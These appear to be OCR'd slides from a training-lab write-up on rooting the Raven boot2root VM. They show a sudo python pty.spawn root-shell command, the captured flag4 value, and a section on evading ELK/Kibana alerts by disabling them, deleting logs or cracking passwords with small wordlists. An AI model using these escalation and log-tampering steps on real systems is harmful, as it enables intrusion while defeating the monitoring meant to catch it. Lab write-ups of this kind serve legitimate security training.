
Exploitation: Privilege Escalation Vulnerability

Summarize the following:

- After cracking Steven’s password using John the Ripper we were able to escalate to root privileges using the below Python exploit.
- The exploit allowed us to have root permissions on the network.



```
michael  steven  vagrant
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home# █
```



```
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ v /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# █
```

Avoiding Detection

Stealth Exploitation of Wordpress User Enumeration

Monitoring Overview

- Which alerts detect this exploit:

  Packet beat, Excessive HTTP Errors

- Which metrics do they measure:

  http.request.status _code

- Which thresholds do they fire at:

  Above 400 in the last 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert? **The alert could be disabled in Kibana or logs could be removed from the ELK VM.**

- Are there alternative exploits that may perform better?

  Gobuster could work as an alternative though it may also flag SIEM

Stealth Exploitation of Weak Passwords

Monitoring Overview

- Which alerts detect this exploit? **Metricbeat CPU Usage Monitor**
- Which metrics do they measure? s**ystem.process.cpu.total.pct**
- Which thresholds do they fire at? **Total percent of system usage is over 0.5 for the last 5 minutes**

Mitigating Detection

- How can you execute the same exploit without triggering the alert? **You can run password cracking program with small wordlist at a time**
- Are there alternative exploits that may perform better? **There a several exploits that could have been used, but this exploit successfully accomplished our goals.**

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Which alerts detect this exploit? **Metricbeat CPU Usage Monitor**
- Which metrics do they measure? **system.process.cpu.total.pct - The percent of total system usage**
- Which thresholds do they fire at? **Total percent of system usage is over 0.5 for the last 5 minutes**

Mitigating Detection

- How can you execute the same exploit without triggering the alert? **The alert could be disabled in Kibana or logs could be removed from the ELK VM.**
- Are there alternative exploits that may perform better? **There a several exploits that could have been used, but this exploit successfully accomplished our goals.**